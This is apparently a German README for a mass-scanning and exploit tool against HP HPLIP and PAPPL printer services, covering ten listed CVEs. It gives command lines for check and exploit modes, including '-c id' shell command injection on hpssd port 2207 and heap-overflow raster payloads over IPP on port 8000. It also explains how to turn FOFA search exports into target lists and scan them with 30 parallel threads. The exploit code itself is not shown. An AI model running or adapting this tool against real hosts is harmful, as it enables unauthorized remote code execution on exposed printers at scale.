
Massenprüfung/-recherche-Exploit für HP HPLIP CVE-2026-91097–91106 (<3.26.6), PAPPL :8000 IPP-Sonden + hpssd-Vorlagen

Massen-Check- und Research-Exploit-Treiber für HP HPLIP < 3.26.6 — CVE-2026-91097 bis CVE-2026-91106.
| CVE | CVSS 4 | CWE | Remote |
|---|---|---|---|
| CVE-2026-91097 | 7.0 | CWE-787 | ja (UI) |
| CVE-2026-91098 | 8.6 | CWE-122 | ja (UI) |
| CVE-2026-91099 | 5.1 | CWE-61 | lokal |
| CVE-2026-91100 | 6.8 | CWE-78 | lokal |
| CVE-2026-91102 | 8.4 | CWE-78 | lokal |
| CVE-2026-91101 | 5.1 | CWE-129 | physisch |
| CVE-2026-91103 | 5.1 | CWE-191 | physisch |
| CVE-2026-91104 | 9.3 | CWE-122 | ja |
| CVE-2026-91105 | 8.6 | CWE-122 | ja (UI) |
| CVE-2026-91106 | 9.3 | CWE-122 | ja |
Behoben: HPLIP 3.26.6+
| Oberfläche | Erkennung | Exploit-Hinweise |
|---|---|---|
hpssd :2207 | TCP + XML-Probe | -c id Command-Injection-Template (Legacy-hpssd-Stil) |
CUPS/IPP :631 | HTTP-Probe | Katalog / Fingerprint |
HPLIP Printer Application :8000+ | HTTP-PAPPL-UI + Versionsstring | IPP Print-Job + PWG-Raster-Research (ZDI-26-656 / PAPPL < 1.4.12) — nicht Shell-Ausgabe über HTTP |
FOFA body="hplip"-Treffer sind oft :8000 PAPPL, nicht :2207. Verwende host:port in Ziellisten.

--flow Massen-Check)
pip install -r requirements.txtpip install -r requirements.txt
# Single target (default ports 631, 2207, 9100 if no port given)
python poc.py -u 192.0.2.10 --mode check
# FOFA port (recommended)
python poc.py -u 192.0.2.10:8000 --mode check --flow
# Mass — all 10 CVEs
python poc.py --list targets.example.txt --mode check -j 30 -q --flow
# Critical network heap CVEs only
python poc.py --list list_hplip_printer.txt --mode check --cve CVE-2026-91104,CVE-2026-91106
# Exploit research (PAPPL on :8000 → IPP raster; -c id only meaningful on hpssd:2207)
python poc.py -u 192.0.2.10:8000 --mode exploit --cve CVE-2026-91106
python poc.py -u 192.0.2.10:2207 --mode exploit --cve CVE-2026-91100 -c id
# Save export as fofa_csv_1049.csv (or pass -i)
python fofa_to_list.py
# list.txt (all) + list_hplip_printer.txt (title hint = HPLIP Printer Application)
python poc.py --list list_hplip_printer.txt --mode check -j 30 --flow
192.0.2.10:8000
192.0.2.11:2207
192.0.2.12|CVE-2026-91106
Zeilen mit |CVE… verwenden den Teil vor | als Host (optionaler CVE-Hinweis für die Trefferausgabe).
| Option | Beschreibung |
|---|---|
-u / --url | Host, host:port oder http://host:port |
--list | Ein Ziel pro Zeile |
--mode | check oder exploit |
--cve | all oder kommagetrennte CVE-IDs |
-c / --command | Shell-Befehl (nur hpssd-Command-Injection-Versuche) |
--heap-size | Größe der rohen TCP-Heap-Probe (Standard 8192) |
--threads, -j | Massen-Parallelität (Standard 20) |
--timeout | Timeout pro Ziel in Sekunden (Standard 8) |
--flow, -f | Eine Ergebniszeile pro Ziel |
--output | JSONL (Standard massexploit_results.jsonl) |
--vuln-list | hits.txt (Check) oder exploited.txt (Exploit) |
| Datei | Inhalt |
|---|---|
massexploit_results.jsonl | Vollständiges JSON pro Host |
hits.txt | Kandidaten (host|cve,…) |
status-Werte beim Check| Status | Bedeutung |
|---|---|
hplip_surface_candidate | Offener Port + Versions-/CVE-Zuordnung |
network_surface_version_unknown | TCP offen, HPLIP/PAPPL wahrscheinlich, Version nicht lesbar |
no_open_ports | Nichts auf den gescannten Ports erreichbar |
patched_version | HPLIP-Version ≥ 3.26.6 |
| Status | Bedeutung |
|---|---|
pappl_raster_sent_no_shell_output | IPP/Raster auf PAPPL-Port gesendet; kein id in HTTP (Heap-RCE-Klasse) |
exploit_attempted_no_confirm | Versuch unternommen, keine Verifikation |
exploited | Nur wenn die Antwort den Command-Injection-Heuristiken entspricht (selten) |
.
├── poc.py
├── cve_catalog.py
├── hplip_probes.py
├── hplip_exploit.py
├── pappl_ipp.py
├── pappl_raster.py
├── fofa_to_list.py
├── image.png
├── targets.example.txt
├── requirements.txt
├── README.md
├── LICENSE
└── .gitignore
--cve all aufgeführt, aber nicht im großen Stil remote ausnutzbar.Nur für autorisiertes Sicherheitstesten. Du bist für die Einhaltung der geltenden Gesetze und Programmregeln verantwortlich.
